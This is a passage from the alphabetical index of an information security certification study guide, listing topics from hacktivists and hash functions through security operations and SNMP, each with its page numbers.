 - ethical, 70–71
 - unethical, 70
 - Hacktivist, 73
 - Half-duplex communication, 226
 - Halon and Halon substitutes, 214–215

- Hand geometry, 309
 Handling sensitive media, 84
 Hardcopy data, 442–443
Hardware
 operation of, 278–279
 redundant power, 279
 warranty and support, 279
 segmentation, 131
Hardware architecture, 125–134
 address space layout randomization, 133–134
 central processing unit (CPU), 127–129
 computer bus, 126–127, 126*f*
 northbridge and southbridge, 126–127, 126*f*
 data execution prevention, 133–134
 memory protection, 130–132
 Write Once Read Many (WORM) storage, 132
 system unit and motherboard, 125
 trusted platform module, 132–133
Harrison-Ruzzo-Ullman (HRU) model, 121
Hashed Message Authentication Code (HMAC), 183–184
Hash functions
 collisions, 174–175
 hash of variable length (HAVAL), 175
 MD5, 175
 secure Hash algorithm, 175
 slow Hash algorithms, 175
Hash of variable length (HAVAL), 175
Health Insurance Portability and Accountability Act (HIPAA), 13–14, 41, 97–98
 Security Rule, 41–42
Hearsay evidence, 25–26
Heat detectors, 209
Heating, ventilation and air conditioning (HVAC)
 airborne contaminants, 209
 heat and humidity, 208
 positive pressure and drains, 208
 static and corrosion, 209
Hierarchical databases, 487
High-level data link control (HDLC), 259
High-performance computing (HPC), 144–145
HIPAA. *See* Health Insurance Portability and Accountability Act (HIPAA)
HIPS. *See* Host-Based Intrusion Protection System (HIPS)
Honeynets, 398
Honeypots, 398
Horizontal escalation, 497
Host-Based Intrusion Protection System (HIPS), 87
Host Intrusion Detection Systems (HIDS), 394
Host Intrusion Prevention Systems (HIPS), 394
Hubs, 270
Hybrid attacks, 300–302, 302*b*
Hybrid risk analysis, 63
Hypertext Transfer Protocol (HTTP), 251, 251*b*
Hypertext Transfer Protocol Secure (HTTPS), 251, 251*b*
Hypponen's law, 147, 147*f*
- I**
- Identity and access management (IAM)**
 access control models, 323–327
 access control technologies, 311–323
 access control protocols and frameworks, 321–323
 centralized access control, 311
 credential management systems, 316
 decentralized access control, 311–312
 federated identity management, 313–316
 identity as a service (IDaaS), 314–315, 315*b*
 Kerberos, 317–321, 317*b*, 318*f*
 LDAP, 316–317
 single sign-on (SSO), 312–313
 antiquated (“legacy”) software applications, 296
 authentication methods, 296–311
 location-based access control, 311
 type 1 authentication (something you know), 296–303
 type 2 authentication (something you have), 304–305
 type 3 authentication (something you are), 306–310
 authorized users access, 295–296
 identity and access provisioning lifecycle, 327–331
 account access review, 329–330
 just-in-time (JIT), 329
 privilege escalation, 330–331
 provisioning and deprovisioning, 328–329
 registration, proofing and establishment
 of identity, 327–328
 role definition, 328
threat, 296
 inappropriate modification of data, 296
 loss of confidentiality, 296
 unauthorized access, 296
Identity and authentication, 15–16, 15*f*
Identity as a service (IDaaS), 314–315, 315*b*
Identity Provider (IdP), 313–314
Implementation attacks, 179–180
Import/export restrictions, 38
Incident management, 375
 detection, 377–378
 lessons learned, 380
 mitigation, 378–379
 preparation, 377

- Incident management (*Continued*)
 recovery, 379
 remediation, 379–380
 reporting, 379
 response, 378
 root-cause analysis, 380
- Income approach, 58
- Incremental backups, 443
- Industrial control systems (ICS), 148
- Industrial, Scientific, and Medical (ISM) bands, 264
- Inference and aggregation, 156–157
 controls, 157
- Information flow model, 118
- Information owner, 86, 86b
- Information security concepts
 confidentiality, integrity, and availability
 (CIA triad), 12–15, 13f
 defense-in-depth malware protection, 18–19, 18b
 due care and due diligence, 19
 identity and authentication, authorization,
 and accountability (AAA), 15–17
 least privilege, 17–18, 17–18b
 non-repudiation, 17
 subjects and objects, 18, 18b
- Information security governance
 personnel security, 48–51
 security policy and documents, 45–48
- Information Sharing and Analysis Centers (ISACs), 392
- Information Technology Infrastructure Library
 (ITIL®), 100
- Infrared motion sensors, 199
- Infrastructure as a Service (IaaS), 139
- Insiders, 71–72
- Instant messaging, 287
- Integrated development environment, 463
- Integrated product teams (IPT), 480
- Integrated services digital network (ISDN), 284
- Integrity, 26
 CIA triad, 14
 types, 14
- Intellectual property
 attacks, 33
 copyrights, 30–32, 30f, 31b
 holder, 32
 limitations, 32
 licenses, 32
 patents, 30, 30b
 trademark, 29, 29f
 trade secrets, 32–33
- Intellectual property attacks, 33
- Interface testing, 349–350
- Internal security testing, 338
- International Common Criteria, 121–122
 common criteria terms, 122
 levels of evaluation, 122
- International Cooperation, 37
- Internet, 227
- Internet Activities Board's (IAB) code of
 ethics, Ethics and the Internet, 45
- Internet Assigned Numbers Authority (IANA), 243–244
- Internet-based economy: cyber- and typosquatting, 33
- Internet Control Message Protocol (ICMP), 246–248, 246b
 Ping, 246–247
 traceroute command, 247–248, 247–248f
- Internet Key Exchange (IKE), 186–187
- Internet Message Access Protocol (IMAP), 250
- Internet of things (IoT), 146–147
- Internet Protocol Security (IPsec)
 Authentication Header (AH), 186
 Encapsulating Security Payload (ESP), 186
 IKE, 187
 Security Association and ISAKMP, 186
 tunnel and transport mode, 186–187
- Internet Security Association and Key Management
 Protocol (ISAKMP), 186
- Internet Small Computer System Interface (iSCSI), 260
- Interpreters, 461
- Intranet, 227
- Intrusion detection systems (IDS), 52, 392–393
 anomaly detection, 395
 HIDS and HIPS, 394
 IDS and IPS Event Types, 392–393
 NIDS and NIPS, 393–394
 pattern matching, 395
 protocol behavior, 395
- Intrusion prevention systems, 392–395.
See also Intrusion detection systems
- IPsec, 283, 283b
 architectures, 283
 tunnel and transport mode, 283
- IPv4, 233–235
 IP fragmentation, 234–235
 Key IPv4 header fields, 234, 234f
- IPv6, 235–238, 235b
 autoconfiguration, 235–238, 236f, 237t
 security challenges, 238, 239f
- Iris scan, 309
- ISC² code of ethics, 4–5, 42–44, 43b
 canons in, 43–44
 act honorably, honestly, justly, responsibly, and
 legally, 43

- advance and protect the profession, 44
 protect society, the common good, necessary
 public trust and confidence, and the
 infrastructure, 43
 provide diligent and competent service to
 principals, 43–44
 computerized adaptive testing (CAT), 5
 examination registration, 4
 statistical and psychometric analysis, score data, 5
 ISO 17799, 97–99
 ISO 27000, 97–99
ITIL®. *See* Information Technology Infrastructure Library (ITIL®)
- J**
 Java, 154
 Just-in-time (JIT), 329
- K**
 Keep It Simple, Stupid (KISS principle), 110–111
 Kerberos, 317–321, 317*b*, 318*f*
 characteristics, 317
 exploitation, 320–321
 operational steps, 318–319, 318*f*
 strengths, 319–320, 319*f*
 weaknesses, 320
 Kernel, 134
 microkernels, 134
 monolithic kernel, 134
 reference monitor, 134
 Keyboard dynamics, 310
 Key clustering, 182
 Key locks
 lock picking, 194
 master and core keys, 194–196
 Key performance indicators (KPIs), 352
 Key risk indicators (KRIs), 352, 352*f*
 KISS principle, 110–111
 Known key attack, 179
 Known plaintext, 178
- L**
 Lattice-based access controls, 115, 116*f*
 Law enforcement, 27, 28*b*
 agents of, 27, 28*b*
 color of, 27, 28*b*
 Layered design, networks, 228
 Layer 2 Tunneling Protocol (L2TP), 282–283
 LDAP. *See* Lightweight Directory Access Protocol (LDAP)
 Least privilege, 17–18, 17–18*b*
 Least privilege and defense-in-depth, 109
 Least Privilege or Minimum Necessary Access, 362–363
 Legal systems, major, 20–21
 civil law (legal system), 20
 common law, 20, 20*b*
 religious law, 21
 Liability, 23
 Licenses, 32
 Li-Fi, 268
 Lights, 190–191
 Lightweight Directory Access Protocol (LDAP), 316–317
 Linear cryptanalysis, 179
 Link state routing protocols, 277
 Linux and UNIX permissions, 110, 135–136
 Linux-based systems, 331
 Local area network (LAN), 227
 legacy topologies, 256
 physical network topologies, 256–257
 legacy topologies, 256
 Mesh topologies, 257, 257*f*
 Star topology, 256–257, 256*f*
 technologies and protocols, 254–255
 Ethernet, 254–255
 Locks
 combination locks, 196
 key locks, 193–196
 Logic Bombs, 152
 Log reviews, 342–344
 centralized logging, 343
 log retention, 344
- M**
 Machine code, 460
 Machine learning, 397
 Magnetic stripe cards, 196–197
 Malicious code (Malware), 150–152
 Antivirus Software, 152
 computer viruses, 150–151
 Logic Bombs, 152
 Packers, 151–152
 Rootkits, 151
 Trojans, 151
 Worms, 151
 Management review and approval, 351–352
 Mandatory access controls (MAC), 324
 Mantraps, 198
 Market approach, 58
 Media access control (MAC), 233, 233*b*
 address filtering, 266
 EUI-64 MAC, 233
 Media security
 handling, 84

- Media security (*Continued*)
 retention, 84
 sensitive information, 84
 storage, 84
- Media storage and transportation, 102
- Media storage facilities, 205
- Meet-in-the-middle attack, 178–179
- Memory, 91–94
 cache memory, 91
 DRAM and SRAM, 92
 firmware, 93
 flash memory, 93
 RAM and ROM, 92
 solid state drives (SSDs), 93–94
- Memory addressing, 129, 130*f*
- Memory protection, 130–132
 hardware segmentation, 131
 process isolation, 130
 virtual memory, 131–132, 131*b*
 BIOS, 132
 swapping and paging, 131–132
- Write Once Read Many (WORM) storage, 132
- Mesh topologies, 257, 257*f*
- Message Authenticate Code (MAC), 183
- Message Digest algorithm 5 (MD5), 175
- Metrics, risk analysis (RA), 60–61
- Metropolitan area network (MAN), 227
- Micro-segmentation, networks, 262–264
 core Zero Trust, 262
 software-defined networks, 262–263
 software-defined wide area network (SD-WAN), 263
 virtual extensible local area network (VXLAN), 263–264
- Microservices, 141–142
- Microsoft Accounts, 315
- Microsoft Active Directory Domains, 322–323
- Microsoft New Technology File System (NTFS) permissions, 136, 137*f*
- Minimum security requirements, 65–66
 attestation, 66
 Right to Penetration Test/Right to Audit, 66
 service level agreements (SLAs), 65–66
 service level requirements, 65–66
- Mission owners (senior management), 85
- Misuse case testing, 349
- Mitigation, incident management, 378–379
- MixColumns, 169
- Mobile device acquisition, 369
- Mobile device attacks, 158–159
 defenses, 159
- Mobile site, 436
- Modem, 278
- Modular math, 162
- Monoalphabetic ciphers, 161
- Montreal Accord, 215
- Motion detectors, 199
- Multicast traffic, 242
- Multifactor authentication (MFA), 297–298
- Multi-layer artificial neural network, 502, 502*f*
- Multimedia collaboration, 287–288
 instant messaging, 287
 remote meeting technology, 287–288
- Multiprocessing, 128–129
 watchdog timers, 129
- Multiprogramming, 128*b*
- Multiprotocol label switching (MPLS), 259
- Multipurpose Internet Mail Extensions (MIME), 187–188
- Multitasking, 128–129
 watchdog timers, 129
- N**
- National Institute of Standards and Technology (NIST) SDLC process, 476
- NATO. *See* North Atlantic Treaty Organization (NATO) information
- Natural disasters, 416
- Network address translation (NAT), 240–241, 241*t*
- Network architecture and design
 access and internet, 232–248
 application layer TCP/IP protocols and concepts, 248–252
 BOOTP and DHCP, 251–252
 DNS, 250–251
 FTP, 248–249, 249*b*
 HTTP and HTTPS, 251, 251*b*
 IMAP, 250
 POP, 250
 SMTP, 250
 SNMP, 251
 SSH, 249–250
 Telnet, 248
 TFTP, 249
- cellular networks, 269
- converged protocols, 259–262
 DNP3, 259–260
 Storage Protocols, 260
 Virtual SAN, 260–261
- Voice over Internet Protocol (VoIP), 261–262, 262*f*
- encapsulation, 232
- fundamental network concepts, 226–228
- LAN physical network topologies, 256–257
- LAN technologies and protocols, 254–255
- Li-Fi, 268

- micro-segmentation, 262–264
 network defense-in-depth, 226
 Open System Interconnection (OSI)
 Reference Model, 228–230, 229^t, 229^b, 231^t
 radio frequency identification (RFID), 268–269
 satellite communications, 269–270
 transmission control protocol/internet
 protocol (TCP/IP model), 230–232, 231^b
 transmission media, 252–254
 transport layer protocols and concepts, 232–248
 WAN technologies and protocols, 257–259
 wireless local area networks, 264–267
 ZigBee, 267–268
 Network-based intrusion detection system (NIDS), 393–394
 Network defense-in-depth, 226
 Network forensics, 373
 Network intrusion detection systems (NIDS), 242
 Network intrusion prevention systems (NIPS), 393–394
 Network taps, 273
 Next Generation Firewalls (NGFW), 383–384
 Non-disclosure agreement (NDA), 365
 Non-repudiation, 17
 Normal response mode (NRM), 259
 North Atlantic Treaty Organization (NATO)
 information, 82
 Northbridge, 126–127, 126^f
 Notes card approach, 3
- O**
- OAuth, 314
 Object labels, 82
 Object-oriented analysis (OOA), 493–494
 Object-oriented databases, 487
 Object-oriented design (OOD), 493–494, 494^f
 Object-oriented languages, 461–463
 Object-oriented programming (OOP), 489–492
 cornerstone object-oriented programming
 concepts, 489–491
 coupling and cohesion, 491–492
 Object request brokers, 492–493
 common object request broker
 architecture (CORBA), 493
 component object model (COM), 492
 distributed component object model (DCOM), 492
 Object reuse attacks, 94
 Occupant Emergency Plan (OEP), 438
 OCTAVE®. *See* Operationally Critical Threat,
 Asset, and Vulnerability Evaluations
 (OCTAVE®)
- OECD. *See* Organisation (sic) for Economic Co-operation and Development (OECD)
 Offshoring, 69–70
 OIDC (OpenID Connect), 314
 Onboarding process, 49
 One-time passwords, 297
 Open Shortest Path First (OSPF), 278
 Open source software, 465
 Open system interconnection (OSI) reference model, 228–230, 229^t, 229^b, 231^t
 layer 7—application, 230
 layer 2—data link, 229
 layer 3—network, 229
 layer 1—physical, 229
 layer 6—presentation, 230
 layer 5—session, 230, 230^b
 layer 4—transport, 230, 230^b
 Open Web Application Security Project (OWASP), 155
 Operationally Critical Threat, Asset, and Vulnerability Evaluations (OCTAVE®), 97–98
 Organisation (sic) for Economic Co-operation and Development (OECD), 90
 Organizational Registration Authorities (ORAs), 184
 Organization for Economic Cooperation and Development (OECD)
 privacy guidelines, 34–35
 Orthogonal frequency-division multiplexing (OFDM), 264
 Output Feedback (OFB), 165
 Outsiders, 71
 Outsourcing, 69–70
 Overwriting, data destruction, 95, 95^b
 Ownership and inventory, assets
 asset inventory, 85
 asset retention, 85
 business or mission owners, 85
 BYOD (bring your own device) policies, 90
 Cloud Access Security Brokers (CASB), 89–90
 compliance, 90
 custodian, 86
 data collection limitation, 90
 data controllers, 87
 data location, 87
 data loss prevention (DLP), 88
 data maintenance, 88
 data owners/information owner, 86, 86^b
 data processors, 87
 data security, 90
 digital rights management (DRM), 88–89
 system owner, 86, 86^b

- Ownership and inventory, assets (*Continued*)
 threat protection, 90
 users, 86–87
 visibility, 89–90
- P**
- Packers, 151–152
 Packet Filter, 381
 Packet-switched networks, 227–228
 Paired programming, 471
 Pandemics and disease, 419
 Paper shredders, 96
 Partially encrypted solutions, 101
 Passphrases, 297
 Password Authentication Protocol (PAP), 322
 Password hashes, 299–303
 algorithms, 299
 brute force and hybrid attacks, 300–302, 302*f*
 dictionary attacks, 299–300, 301*f*
 password control, 303
 password management, 302–303, 303*f*
 salts, 302
 Passwords, 297
 control, 303
 cracking, 299–303
 guessing, 298–299
 management, 302–303, 303*f*
 Patch management, 400–401
 testing and deployment, 400–401
 Patents, 30, 30*b*
 Pattern matching, 395
 Payment Card Industry Data Security Standard (PCI-DSS), 97–98
 Payment Card Industry Security Standards Council (PCI-SSC), 98
 PCI-DSS. *See* Payment Card Industry Data Security Standard (PCI-DSS)
 Peer-to-peer (P2P) networks, 145
 Penetration testing
 confidentiality, data integrity and system integrity, 340
 tools and methodology, 339–340
 Perimeter defenses, security engineering
 bollards, 190
 CCTV, 191–192
 contraband checks, 198–199
 dogs, 201–202
 doors and windows, 200
 fences, 189
 gates, 189, 190*f*
 guards, 201
 lights, 190–191
 locks, 192–196
 mantraps and turnstiles, 198
 motion detectors, 199
 restricted work areas and escorts, 202
 Smart Cards and magnetic stripe cards, 196–197
 tailgating/piggybacking, 198
 walls, floors, and ceilings, 200–201
 Personal area networks (PANs), 227
 Personal data, 36
 Personally Identifiable Information (PII), 13, 57–58, 101
 Personnel security
 awareness and training, 50
 candidate screening and hiring, 48–49
 champions, 51
 employee termination, 49–50
 gamification, 50
 onboarding, 49
 policy and related documents, 45–48
 Personnel shortages
 pandemics and disease, 419
 personnel availability, 419–420
 strikes, 419
 Phishers, 74–75, 74*f*
 Phishing attacks, 74–75, 74*f*
 Photoelectric motion sensor, 199
 Physical controls, 52
 Physical countermeasures, 158
 PII. *See* Personally Identifiable Information (PII)
 Ping, 246–247
 Pipelining, 127–128
 Platform as a Service (PaaS), 139
 PLD. *See* Programmable Logic Device (PLD)
 Point-to-Point Protocol (PPP), 282
 Point-to-Point Tunneling Protocol (PPTP), 282–283
 Policy
 components of
 baselines, 48
 guidelines, 47–48
 procedures, 46–47
 purpose, 46
 standards, 47
 types, 46–48
 Polyalphabetic ciphers, 161
 Polyinstantiation, 156, 490, 490*f*
 Polymorphism, 489–490, 490*f*
 Post Office Protocol (POP), 250
 Power supplies, uninterruptible, 207
 Pre-action systems, 217
 Preservation, forensics, 368
 Pretty Good Privacy (PGP), 187
 Preventive controls, 52, 54
 Principal of Least Privilege (PoLP), 49
 Principles of quantum physics, 174

- Privacy
 European Union Privacy, 34
 EU-US Safe Harbor, 37
 General Data Protection Regulation (GDPR), 35–37
 OECD Privacy Guidelines, 34–35
 US Privacy Act of 1974, 37
- Private clouds house data, 139
- Privileged account management, 366
 privilege monitoring, 366
- Privileged Programs, 136
- Privilege escalation, 330–331
 managed service accounts, 331
 with su and sudo, 331
- Privilege escalation vulnerabilities, 497
- Procedural languages, 461–463, 465
- Programmable Logic Device (PLD), 93
- Programmable Read Only Memory (PROM), 92
- Programming concepts
 bottom-up programming, 464–465
 compilers, interpreters, and bytecode, 461
 computer-aided software engineering (CASE), 463–464
 fourth-generation programming language, 463
 integrated development environment, 463
 machine code, source code, and
 assemblers, 460
 procedural and object-oriented languages, 461–463
- publicly released software, types of, 465–466
 top-down (TD) programming, 464–465
- PROM. *See* Programmable Read Only Memory (PROM)
- Proprietary software, 466
- Protected Health Information (PHI), 41–42
- Protocol governance, 163
- Prototyping, 474
- Provisioning, 328–329
- Proxy Firewalls, 382–383
- Prudent Man Rule*, 23
- Public cloud computing, 139
- Public code third-party repositories, 480–481
- Public key infrastructure (PKI)
 Certificate Authorities (CAs), 184
 Certificate Revocation Lists (CRL), 184
 key management issues, 185
 Organizational Registration Authorities (ORAs), 184
- Publicly released software
 types of, 465–466
 free software, shareware, and crippleware, 465
 open and closed source software, 465
 software licensing, 466
- Public/private key pairs, 185
- Purpose, 46
- Q**
- Qualitative risk analysis, 63–64, 63b
 Quantitative risk analysis, 63–64, 63b
 Quantum cryptography, 174
 Quantum encryption, cryptography, 173–174
 Quizzing, 3
- R**
- RAD. *See* Rapid application development (RAD)
- Radio frequency identification (RFID), 268–269
- RADIUS. *See* Remote Authentication Dial In User Service (RADIUS) protocol
- Rainbow tables, 176–178, 177f
- RAM. *See* Random Access Memory (RAM)
- Random Access Memory (RAM), 92, 92b
- Ransomware, 181
- Rapid application development (RAD), 473–474
- Readiness checklist, 4
- Read Only Memory (ROM), 92
- Real evidence, 25
- Real neural networks, 501–502
- Reasonable searches, 27–28
- Reciprocal agreement, 435
- Recovery controls, 52–54
- Reduced Instruction Set Computer (RISC), 129
- Redundant array of inexpensive disks (RAID), 407–410
 RAID 2—Hamming Code, 408–409
 RAID 1—Mirrored Set, 408
 RAID 1+0 or RAID 10, 410
 RAID 0—Striped Set, 408
 RAID 3—Striped Set With Dedicated Parity (Byte Level), 409
 RAID 4—Striped Set With Dedicated Parity (Block Level), 409
 RAID 5—Striped Set With Distributed Parity, 409
 RAID 6—Striped Set With Dual Distributed Parity, 409
- Reference Monitor, 85, 99–100
- Referential integrity, 484–485
- Registration, proofing and establishment of identity, 327–328
- Relational databases
 database normalization, 485
 database views, 485, 486t
 data dictionary, 486, 486t
 foreign keys, 484
 referential, semantic and entity integrity, 484–485
- Religious law, 21
- Remanence, data, 91

- Remediation, incident management, 379–380
- Remote access
- cable modems, 285
 - Callback and Caller ID, 285
 - content delivery networks, 289
 - content distribution networks (CDN), 289
 - desktop and application virtualization, 286–287
 - DSL, 284–285, 285*t*
 - ISDN, 284
 - multimedia collaboration, 287–288
 - remote desktop console access, 285–286
 - screen scraping, 287
 - securing third-party connectivity, 288
 - wireless application protocol (WAP), 288
- Remote Authentication Dial In User Service (RADIUS) protocol, 321
- Remote desktop console access, 285–286
- Remote journaling, 444
- Remote meeting technology, 287–288
- Removable media controls, 390
- Repeaters and hubs, 270
- Reporting/presentation, forensics, 368
- Reserved port, 243
- Restricted work areas and escorts, 202
- Retention of sensitive information, 84
- Retina scan, 308–309, 309*b*
- Return on investment (ROI), 12, 59–60
- Right to Penetration Test/Right to Audit, 66
- Ring model, 124–125, 124*f*
- Risk acceptance criteria, 61–62, 62*b*
- Risk analysis (RA)
- annualized loss expectancy (ALE) calculation, 57–58, 59*t*
 - annual rate of occurrence, 58
 - asset value (AV), 58
 - exposure factor (EF), 58
 - single loss expectancy, 58
- assets, 55
- budget and metrics, 60–61
- impact, 58
- matrix, 57, 57*t*, 64
- quantitative and qualitative risk analysis, 63–64, 63*b*
- return on investment (ROI), 59–60
- risk management process, 64
- risk maturity modeling, 65
- risk response, 61–63
- accept the risk, 61–62, 62*b*
 - mitigate the risk, 62
 - risk avoidance, 63, 63*b*
 - transfer the risk, 62
- “Risk = Threat × Vulnerability” equation, 55–56
- threats and vulnerabilities, 55
- total cost of ownership, 59
- Risk analysis matrix, 57, 57*t*, 64
- Risk-based access control, 326–327
- adaptive authentication, 327
 - step-up authentication, 327
- Risk management process, 64
- Risk maturity modeling, 65
- Risk response, 61–63
- accept the risk, 61–62, 62*b*
 - mitigate the risk, 62
 - risk acceptance criteria, 61–62, 62*b*
 - risk avoidance, 63, 63*b*
 - transfer the risk, 62
- Role assignment, 324
- Role authorization, 324
- Role-based access control (RBAC), 324–325, 325*t*, 326*b*
- task-based access control, 325
- ROM. *See* Read Only Memory (ROM)
- Root-cause analysis, 380
- Rootkits, 151
- Routing Information Protocol (RIP), 276–277
- Routing protocols, 274–278, 275*f*
- Border Gateway Protocol (BGP), 278
 - distance vector routing protocols, 275–276
 - link state routing protocols, 277
 - Open Shortest Path First (OSPF), 278
 - Routing Information Protocol (RIP), 276–277
 - static and default routes, 274
- Rule-based access controls, 325
- S**
- Sabotage, 417–418
- Salts, 302
- SAML. *See* Security Association Markup Language (SAML)
- Sandboxing, 388
- Sashimi model, 470, 470*f*
- Satellite communications, 269–270
- Scoping process, 46, 100
- Screened host architecture, 385–386, 385*f*
- Screened Subnet Architecture, 386–387
- Screen scraping, 287
- Script kiddies, 71, 71*b*, 72*f*
- Scrum development model, 471
- Search warrant, 27–28
- Secondary evidence, 26
- Secure Hash algorithm, 175
- Secure network devices and protocols, 270–279
- bridges, 270–271
 - channel service unit/data service unit (CSU/DSU), 278
- data circuit-terminating equipment (DCE), 278

- data terminal equipment (DTE), 278
- modem, 278
- network taps, 273
- operation of hardware
 - redundant power, 279
 - warranty and support, 279
- repeaters and hubs, 270
- routers, 274–278
 - protocols, 274–278, 275*f*
- static and default routes, 274
- switches, 270–273
 - port isolation, 273
 - SPAN Ports, 273
 - VLANs, 271–273, 272*f*
- Secure Shell (SSH)
 - SCP (Secure Copy), 249–250
 - SFTP (SSH FTP), 249–250
- Secure Sockets Layer (SSL), 185, 284
- Secure system design
 - abstraction, 123
 - layering, 123
 - open and closed systems, 125
 - ring model, 124–125, 124*f*
 - security domains, 123–124
- Security and risk management
 - access control defensive types, 51–54
 - attackers, types of, 70–75
 - bots and BotNets, 73–74
 - hackers, 70–71
 - hacktivist, 73
 - insiders, 71–72
 - outsiders, 71
 - phishers and spear phishers, 74–75
 - script kiddies, 71, 72*f*
 - cornerstone information security concepts, 12–19
 - confidentiality, integrity and availability (CIA triad), 12–15, 13*f*
 - defense-in-depth malware protection, 18–19, 18*b*
 - due care and due diligence, 19
 - identity and authentication, authorization and accountability (AAA), 15–17
 - least privilege, 17–18, 17–18*b*
 - non-repudiation, 17
 - subjects and objects, 18, 18*b*
- ethics, 42–45
- information security governance, 45–51
- legal and regulatory issues, 19–42
 - administrative law, 22–23
 - best practices, 23–24
 - chain of custody, 27
 - civil law, 22, 23*f*
 - compliance with laws and regulations, 19–20
- computer crime, 28–29
- criminal law, 21–22
- due care, 23–24
- due diligence, 24
- entrapment and enticement, 28
- evidence, 24–26
- import/export restrictions, 38
- information security laws and regulations, 39–42
- intellectual property, 29–33
- International Cooperation, 37
- liability, 23
- major legal systems, 20–21
- privacy, 33–37
- reasonable searches, 27–28
- regulatory law, 22–23
- trans-border data flow, 38–39
- risk analysis (RA), 54–65
 - and mitigation, 12
- safeguards, 12
- security and third parties, 65–70
 - acquisitions, 68
 - divestitures, 68
 - minimum security requirements, 65–66
 - outsourcing and offshoring, 69–70
 - service provider contractual security, 65
 - supply chain risk management (SCRM), 67
 - third party assessment and monitoring, 68–69
 - vendor governance, 68
- Security and third parties
 - acquisitions, 68
 - divestitures, 68
 - minimum security requirements, 65–66
 - outsourcing and offshoring, 69–70
 - service provider contractual security, 65
 - supply chain risk management (SCRM), 67
 - third party assessment and monitoring, 68–69
 - vendor governance, 68
- Security assessment and testing, 341–342
- collecting security process data, 337, 350–353
- security control testing
 - analyze and report test outputs, 350
 - application security testing, 345–348
 - breach attack simulations, 340–341
 - compliance checks, 344–345
 - employee and third-party testing, 338
 - interface testing, 349–350
 - internal and external testing, 338
 - log reviews, 342–344
 - misuse case testing, 349
 - penetration testing, 338–340
 - security assessments, 341–342
 - security audits, 341

- Security assessment and testing (*Continued*)
- synthetic transactions, 345
 - test coverage analysis, 349
 - traceability matrix, 348–349
 - vulnerability assessment, 341
- Security Association and ISAKMP, 186
- Security Association Markup Language (SAML), 313–314
- Security audits, 341
- Security awareness and training, 50
- Security champions, 51
- Security control testing
- analyze and report test outputs, 350
 - application security testing, 345–348
 - breach attack simulations, 340–341
 - compliance checks, 344–345
 - employee and third-party testing, 338
 - interface testing, 349–350
 - internal and external testing, 338
 - log reviews, 342–344
 - misuse case testing, 349
 - penetration testing, 338–340
 - security assessments, 341–342
 - security audits, 341
 - synthetic transactions, 345
 - test coverage analysis, 349
 - traceability matrix, 348–349
 - vulnerability assessment, 341
- Security domains, 123–124
- Security engineering, 182–189
- access control matrix, 119–120, 119f
 - Bell-LaPadula model
 - security property (star security property), 115
 - simple security property, 115
 - strong and weak tranquility property, 115
 - Chinese wall model, 118
 - cornerstone cryptographic concepts, 159–163
 - cryptography
 - asymmetric encryption, 171–173
 - attacks, 176–182
 - asymmetric encryption, 171–173
 - Hash functions, 174–175
 - implementation (*see Cryptography*)
 - quantum encryption, 173–174
 - symmetric encryption, 163–171
 - types of, 163–175
 - design principles, 108–112
 - environmental controls
 - ABCD fires and suppression, 211–212
 - electricity, 206–208
 - fire suppression agents, types, 212–217
 - flame detectors, 210
 - heat detectors, 209
 - heating, ventilation, and air conditioning (HVAC), 208–209
 - personnel safety, training and awareness, 210–211
- evaluation methods, certification and accreditation, 121–122
- Graham-Denning model, 120–121
- Harrison-Ruzzo-Ullman (HRU) model, 121
- implementing cryptography, 182–189
- digital signatures, 182–183, 183f
 - Hashed Message Authentication Code (HMAC), 183–184
 - Message Authenticate Code (MAC), 183
 - public key infrastructure (PKI), 184–185
- information flow model, 118
- integrity models, 116–118
- lattice-based access controls, 115, 116f
- non-interference, 118
- perimeter defenses, 189–202
- reading down and writing up, 113–114, 113–114f
- secure hardware architecture, 125–134
- central processing unit (CPU), 127–129
 - computer bus, 126–127, 126f
 - data execution prevention and space layout randomization, 133–134
 - memory protection, 130–132
 - system unit and motherboard, 125
 - trusted platform module, 132–133
- secure operating system, 134–136
- secure system design concepts, 122–125
- site design and configuration issues, 203–205
- site selection issues, 202–203
- software architecture, 134–136
- state machine model, 114–115
- system defenses, 205–206
- system vulnerabilities, threats and
- countermeasures, 149–159
 - client-side attacks, 153
 - countermeasures, 158
 - database security, 156–158
 - malicious code (Malware), 150–152
 - mobile device attacks, 158–159
 - server-side attacks, 152, 153f
 - service-side attacks, 152, 153f
 - web architecture and attacks, 153–155
- take-grant protection model, 119, 119f
- threats and countermeasures, 149–159
- virtualization, cloud and distributed computing, 137–148
- Zachman framework for enterprise architecture, 120, 120f
- Security information and event management (SIEM), 476

- Security operations
 - administrative security
 - administrative personnel controls, 362–366
 - privileged account management, 366
 - asset management
 - change management, 402–403
 - configuration management, 398–402
 - business continuity planning (BCP), 412
 - business impact analysis (BIA), 427–431
 - continuity of operations, 403–411
 - fault tolerance, 404–411
 - service level agreements (SLAs), 403–404
 - disaster recovery planning (DRP), 412
 - disaster recovery process, 420–422
 - disasters/disruptive events, 414–420
 - DRP testing, 446–448
 - electronic backups, 443–445
 - fault tolerance, 404–411
 - forensics, 366–374
 - hardcopy data, 442–443
 - identify preventive controls, 432
 - incident management, 374–380
 - operational preventive and detective controls, 380–398
 - plan approval, 441
 - project initiation, 423–426
 - BCP/DRP Project Manager, 425
 - Building the BCP/DRP Team, 425–426
 - management support, 424–425
 - recovery strategy
 - cold site, 435
 - hot site, 434
 - mobile site, 436
 - reciprocal agreement, 435
 - redundant site, 434
 - subscription services, 436
 - supply chain management, 432–433
 - telecommunication management, 433
 - utility management, 433
 - warm site, 435
 - related plans, 436–441
 - scoping, 426
 - software escrow, 445
 - system redundancy, 410–411
 - Security orchestration, automation and response (SOAR), 476
 - Security parameter index (SPI), 186
 - Security policy, 45–48
 - Security process data collection
 - account management, 351
 - backup verification data, 353
 - key performance indicators (KPIs), 352
 - key risk indicators (KRIs), 352, 352f
 - management review and approval, 351–352
 - tracking training and awareness, 353
- Semantic integrity, 484–485
- Sensitive compartmented information (SCI), 82–83
- Sensitive information, media, 84
- Separation of duties (SoD), 110, 363–364
- Serial Line Internet Protocol (SLIP), 282
- Serverless, 143–144, 144f
- Server rooms, 204
- Server-side attacks, 152, 153f
- Service level agreements (SLAs), 65–66, 403–404
- Service oriented architecture (SOA), 155, 155b
- Service Provider (SP), 313–314
- Service provider contractual security, 65
- Service Set Identifier (SSID), 266
- Service-side attacks, 152, 153f
- Service strategy, 100
- Session management of single sign-on, 313
- Shadow IT, 90
- Shared demare, 204
- Shared responsibility, 141, 141f
- Shared tenancy and adjacent buildings, 203–204
- Shareware, 465
- ShiftRows, 169, 170t
- Shredding, data destruction, 96
- Side-channel attacks, 180
 - timing attacks, 180
- Simple Mail Transfer Protocol (SMTP), 250
- Simple Network Management Protocol (SNMP), 251
- Simplex communication, 226
